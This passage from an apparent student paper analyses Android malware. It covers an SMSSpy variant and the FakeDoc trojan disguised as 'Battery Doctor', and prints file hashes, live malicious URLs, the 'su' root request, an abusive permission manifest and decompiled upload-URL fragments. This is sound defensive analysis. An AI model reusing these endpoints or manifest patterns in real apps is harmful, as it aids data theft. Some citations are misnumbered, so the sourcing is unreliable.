SMSSpy Variant #3: 0cedf8d3524b39b540d90d81a853c4b9. The third variant scanned and analyzed seemed to have some communication from a server in Hong Kong. Ironically, although this was classified in the given dataset as part of SMSSpy, VirusTotal and MobSF both showed results that seemed to have little interaction with SMS. Rather there was more permission regarding access to storage, Internet, device identification, and network communication and function calls to get GPS location, phone number, and Wi-Fi details. This lack of SMS requests seemed to be also evident by the antivirus engines VirusTotal had scanned with. Half of the engines that determined this APK file as malicious had labelled this variant with another malware family called "Down." Down is an adware module that typically is bundled with a legitimate application, and upon install and performing advertisements, it will attempt to gather device information [10]. So far, the only relationship that could be deduced to explain why this fell under SMSSpy is the one behavioural similarity of attempting to look like a legitimate application. Another interesting difference between MobSF and VirusTotal is that MobSF could only determine one network activity to one particular website, whereas VirusTotal's sandbox showed numerous HTTP requests, DNS resolutions, and different IP traffics. Based on the two SMSSpy variants analyzed so far, we can expand the relationship graph (fig. 4.2). Another question arose about this relationship graph sketch. We often take for granted that antivirus will scan the application and do its best to classify the malware regardless of the method. However, without knowing how different antivirus services detect and label malware, the question that arose is how and why one variant classified as Trojan is suddenly labelled as adware or riskware for different SMSSpy variants. Perhaps this may be one caveat of using antivirus engines and malware analysis tools. In this research, the analysis was based on the tools used, and it is known that there lacks a consensus in antivirus decisions [11].




Fig. 4.2. A potential relationship expanded based on the analysis of the three SMSSpy variants observed so far.

4.3 How to Counter or Detect?

Malware detection is not an easy task as hackers typically create malicious applications to appear as normal and safe applications to an average user or attempt to develop the malicious code to be difficult to detect. Trojans, in particular, are developed by trying to persuade or trick the victim of the legitimacy of their application. There are already various techniques and proposed solutions to analyze these variants and their behaviour, but for an average mobile user, the best-proposed approach would be to have an "avoidance and prevention" mentality. Based on the observations, android malware seems to have similar behaviours, lack of an appealing user interface, similar permission and unnecessary permission requests, and network communication. So it would be a good practice to double-check the application's purpose, permissions and always download applications from trusted App Stores such as Google Play or FDroid and avoid third-party vendors. However, even these trusted platforms are not immune to malicious applications. Fortunately, to practice prevention, these apps stores typically list permission, description, and reviews. These can check how trustworthy the applications may be. If still in doubt, AV scanning services such as VirusTotal and MobSB can be used. For a cybersecurity analyst, these services may return inconsistent results due to malware families, such as the SMSSpy observed, have different varieties with different behaviours; thus, they should not solely rely on them [12]. However, it is an excellent tool for an average mobile user to determine whether they should risk installing an unknown and potentially malicious application on their device. The battle against cyberattacks is typically a cat-and-mouse game, where hackers use unknown vulnerabilities of existing software or social influence to trick the user into thinking an application is safe to download and install. Hopefully, the tools mentioned in the previous section may be of use and decrease the chances of infection.

5 FakeDoc


5.1 Trojan: Android/FakeDoc

Android/FakeDoc is an android trojan that targets Android mobile phones. (This trojan is different from Trogen: Win/FakeDoc.) Trojan: Android/FakeDoc (FakeDoc in short) is a modified or infected android application that disguises a legitimate battery booster application: "Android Battery Doctor.". "Android Battery Doctor" would be on the Android Market as a regular and secure application. FakeDoc as a malicious application includes the normal function of "Android Battery Doctor" and several actions that damage the target. In addition, there is some variation of the FakeDoc family. The elementary version would compromise the availability of the users' basic info. The other advanced version compromises users' sensitive information confidentiality.

5.2 Analysis on Sample Malware: FakeDoc

As with most of the trojan, FakeDoc is trying to get access to users' systems and get root privileges as the first design. FakeDoc would collect information and send it to the hackers' server after gaining root privileges. This action would leak the basic and sensitive information of users. Furthermore, FakeDoc would install other applications without users' permission and notice. Therefore, the confidentiality of private information, availability of regular information, and integrity of the operating system have been compromising. Two steps, online static and dynamic analyzing and local static tools analyzing, for FakeDoc would perform. First, using VirusTotal to determine the application file's detail and using static analysis tools to verify and analyze the application's malicious action or activities.

Elementary version: c380706a971565af3a8e98fdaece5c13; 68b71654eba28d8e636275fefc6a69c7; 7919a45c534c8648110a5c5715f14a90: The examples above are original and the simplest malware version. Examples are an original variant of FakeDoc, defined as Trojan: Android/FakeDoc.A or original. By the study from Fortinet [9], this original version of FakeDoc has malicious action of requesting specific dangerous permission, collecting information and sending to the hackers' website, and downloading and installing other malicious applications after getting root privileges. Using the online tool, VirusTotal, those features of malicious behaviors have confirmed. The application install requires many permissions that should not be used as a typical application. As Fig 5.1 points out, several DANGEROUS permissions are not for a standard "Battery Doctor" Application. Such as WRITE/READ_HISTORY_BOOKMARKS, WRITE_CONTACT, WRITE/SEND_SMS.As mentioned in the introduction part, FakeDoc is a trojan. It has to get root privileges.




Permissions

⚠ android.permission.WRITE_CONTACTS
⚠ com.android.browser.permission.WRITE_HISTORY_BOOKMARKS
⚠ android.permission.INTERNET
⚠ android.permission.SEND_SMS
⚠ android.permission.WRITE_SMS
⚠ android.permission.READ_PHONE_STATE
⚠ com.android.browser.permission.READ_HISTORY_BOOKMARKS
⚠ android.permission.CLEAR_APP_CACHE
⚠ android.permission.READ_SMS
⚠ android.permission.READ_CONTACTS

Fig. 5.1. Permissions FakeDoc Used form VirusTotal[16]

Fig 5.2. lists the shell command which the application has used by the application. "su" is an operating system command which requests root privileges. After command "su," the application gets the root privileges. After getting root privileges, FakeDoc has another and the most important "tasks": collecting data and sending it out, and downloading other malicious software. Now, there would be two critical URLs. List as in Fig 5.3. One is "http://moba.rsigma.com/Localytics/Upload/%s " and the other one is "http://lp.mobsqueeze.com/ ". The first URL is a malware distribution website, as most people reported [13]. Moreover, the first URL is a link to the Battery-upgrade-android [14], which is also a malicious software of the variant Fakedoc (introduced in the next part). Fig 5.4 points out the communication from the FakeDoc to the suspicious website and its relation to other malware.


Furthermore, after VirusTotal analysis, the details would also be examined. Using Dex2jar and JD_Gui, the source code of the specific infected software would be analyzed. It would also locate the URLs, and the software sends the request to the URLs (more specific comparison and analysis in the next part).



Shell Commands

```
su
```


Fig 5.2. List of Commands FakeDoc Used form VirusTotal[16]



Interesting Strings

```
http://d371dlrbpeyd2.cloudfront.net/upgrade/
http://lp.mobsqueeze.com/
http://moba.rsigma.com/Localytics/Upload/%s
```

Fig 5.3. Suspicious URLs List FakeDoc Used from VirusTotal[16]



moba.rsigma.com

Basic Properties

Name	moba.rsigma.com
Creation date	2015-02-11 19:18:51
Last update	2021-02-05 08:13:41

Relations

Communicating files	180
Historical whois	5
Immediate parent	1
Parent	1
Referrer files	+ 20
Resolutions	5
Siblings	7

Please, introduce 3 or more characters to perform a search in the graph

23 / 65 d51c8cb403f2109c4663054d4d26442dc61f1e85a…

Type	Android
Size	604.79 kB
First Seen	2021-02-06 03:13:25
Last Seen	2021-02-06 03:13:25
Submissions	1
File Name	com.extend.battery


Detections

Qihoo-360	Trojan.Android.Gen
AVG	Android:FakeDoc-K [Trj]
Fortinet	Android/Generic.Z.43512C!tr
MaxSecure	Android.faketoken.snt
Ikarus	PUA.AndroidOS.BatteryDoctor

... and 71 items more

Fig 5.4. Malicious Communication FakeDoc Conduct form VirusTotal[16]


Advanced version: Variant 1: 5e62d12e102331b63c2d0b96197a91e7; 0d3ec648da1e0e45df41043c745108e9; 3e034bbfa7feac50aa312c3784235333: The second analysis. Besides the elementary or original Trojan: Android/FakeDocA malware version, there is another variant: Trojan: Android/FakeDoc.C/D. This FakeDoc also has another kind of name: "Uprated Battery Doctor." Victims typically download variant A, luring the victim to download the "Uprated Battery Doctor." Therefore, the advanced version would install with root privileges from old malware installed on the victim's device. Like the previous version of the malware's task, FakeDocC/D would perform the same behaviors of requesting additional malware from suspicious URLs. To determine it, I used two tools, dex2jar and JD_Gui. The previous tool allows converting dex file, which is compiled android file to jar file, reverse engineering output of source code. The second tool is a viewer of the jar code for convenience. Moreover, Fig 5.5 lists the two URLs reviewed in the infected application software of the FakeDoc file. The two URLs would be the distribution website of other malware.



LocalyticsSession.class   Squeeze.class

```
public static final int AD_NOT_REQUIRED = 4;

public static final String ALT_ROOT = "http://lp.mobsqueeze.com/";
```




LocalyticsSession.class Squeeze.class

```
static final class UploadHandler extends Handler {
  private static final String ANALYTICS_URL = "http://moba.rsigma.com/Localytics/Upload/%s";
```

Fig 5.5. Suspicious URL String FakeDoc Conduct form JD Gui

Moreover, the permissions which FakeDoc requested are also suspicious. Fig 5.6 indicates the permissions FakeDoc requested. Permissions are extracted from the XML file from the sample dataset directly. FakeDoc, as a battery doctor, is asking permission for SMS receiving as a very high priority. Permissions for SMS write and send, access network and wifi, and write history bookmark are not necessary permissions as a regular application. Those permissions only bring convenience for collecting even private information.


Additionally, the FakeDoc has root privileges, which means that it could also do some additional actions without per-request permission. As an example of the combination of two vulnerabilities, Fig 5.7 indicates permission checking, which is not listed in the XML file. That even private information would be collected without noticing users. The information is sent to the hackers' server. Clear suspicious communication was argued at the last variant analysis, including "lp.mobsqueeze.com" as a potential collector server [13].



```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
<uses-permission android:name="com.android.browser.permission.WRITE_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
<uses-permission android:name="android.permission.RESTART_PACKAGES"/>
<uses-permission android:name="android.permission.GET_PACKAGE_SIZE"/>
<uses-permission android:name="android.permission.CLEAR_APP_CACHE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
```

```
<intent-filter android:priority="999">
  <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
</intent-filter>
```

Fig 5.6. Suspicious Permissions FakeDoc Used form Sample Directly



```
public static String isGPSOn() {
  if (gContext.getPackageManager().checkPermission("android.permission.ACCESS_FINE_LOCATION",
    if (!((LocationManager)gContext.getSystemService("location")).isProviderEnabled("gps"))
```

Fig 5.7. Suspicious Permission Checking String FakeDoc Conduct form JD Gui

5.3 How to distinguish FakeDoc

In conclusion, FakeDoc is a trojan malware that was usually disguising itself as "Battery Doctor" or "Upgraded Battery Doctor," a legitimate battery booster application available at Android Market. As the name indicates, the malware pretends to be a Battery Doctor at downloading step and installation step. Different from legitimate software, it needs more permission at the first step. Some regular software also asks for few dangerous permissions, but another activity has a priority = 999, which is very high and unexpected. After installation, FakeDoc will try to get root privileges. Tring to collecting information and installing additional malware software acquired from specific servers would be the next step. Above are the features and behaviour FakeDoc would conduct. To distinguish the FakeDoc family would be simple.

First, FakeDoc malware would only appear as "Battery Doctor." So, each time installation of "Battery Doctor" will face infection risk. Once the "Battery Doctor" asks permission for dangerous permissions or gets root privileges at the setting, it might be infected FackDoc malware. Static analysis for the installation APK would help more. Certain Strings in "Battery Doctor" of two URLs: "http://lp.mobsqueeze.com/" and "http://moba.rsigma.com" will also be a clue or indicator that this software might be a FakeDoc malware. When some communication has been initiated to the URLs, it must be the behaviour for FakeDoc to acquire additional malware software. Moreover, detecting malware is the most essential and necessary part of downloading the software from the TRUSTED Android Market.

6 Conclusion

As students, just discovering and taking the time to learn about the tools and related work was certainly an adventure. The discovery of malware analysis tools and the opportunity to analyze malware has been an exciting endeavour for us. Although we are complete novices, we hope that this paper may contribute, even a little, to future research on android malware and hopefully provide other cybersecurity experts and developers to improve on the detection and provide accessibility to everyday android users. There is much research to be done, and there may undoubtedly be incomplete analysis. Much of this research has opened our eyes to the vast world of Android malware and raised many questions and concerns about the existing tools that were intended to protect and detect. As they are accessible to anyone online, these tools also include attackers, which they may use to develop better ways to counter antiviruses. We hope this paper will have also helped normal android users protect themselves better and expand their knowledge to understand the behaviours better and thus react to the best of their abilities.

References

1. Java Decompiler, http://java-decompiler.github.io/

2. How It Works VirusTotal,
https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works

3. MobSF Documentation, https://mobsf.github.io/docs/#/

4. Jiang, Xuxian. *DroidKungFu*, 2011,
www.csc2.ncsu.edu/faculty/xjiang4/DroidKungFu.html.

5. “RageAgainstTheCage.”, 29 Mar. 2011,
thesnkchrmr.wordpress.com/2011/03/24/rageagainstthecage/.

6. *VirusTotal*,
www.virustotal.com/gui/file/a3fe2752536c873de1bcbc9909173d9377add7a18b4ab75a0d04da55d8e78b08/relations.

7. “DroidKungFu and the Exploits RageAgainstTheCage and Exploit for Android.” *UNAM*,
www.malware.unam.mx/en/content/droidkungfu-and-exploits-rageagainstthecage-and-exploid-android.

8. Xu, Dan. Analysis of Mobile Banking Malware on the Android Operating System. Diss. Federation University Australia, 2017.

9. Kaspersky Threats: FakeInst,
https://threats.kaspersky.com/en/threat/Trojan-SMS.AndroidOS.FakeInst/

10. Massarelli, Luca, et al. "Android malware family classification based on resource consumption over time." 2017 12th International Conference on Malicious and Unwanted Software (MALWARE). IEEE, 2017.

11. F-Secure Threat Description,
https://www.f-secure.com/sw-desc/adware_android_dowgin.shtml

12. Hurier, Médéric, et al. "On the lack of consensus in anti-virus decisions: Metrics and insights on building ground truths of android malware." International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment. Springer, Cham, 2016.

13. Wei, Fengguo, et al. "Deep ground truth analysis of current android malware." International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment. Springer, Cham, 2017.

14. FortiGuard Lab,
https://www.fortiguard.com/encyclopedia/virus/3304615/android-fakedoc-a-tr

15. ComputerBetrug,
https://forum.computerbetrug.de/threads/aw-vorsicht-handybesitzer-teure-spam-nachrichten-ueber-wap.20107/page-9

16. VirusTotal, sample analysis, detail & relationship & behavior,
https://www.virustotal.com/gui/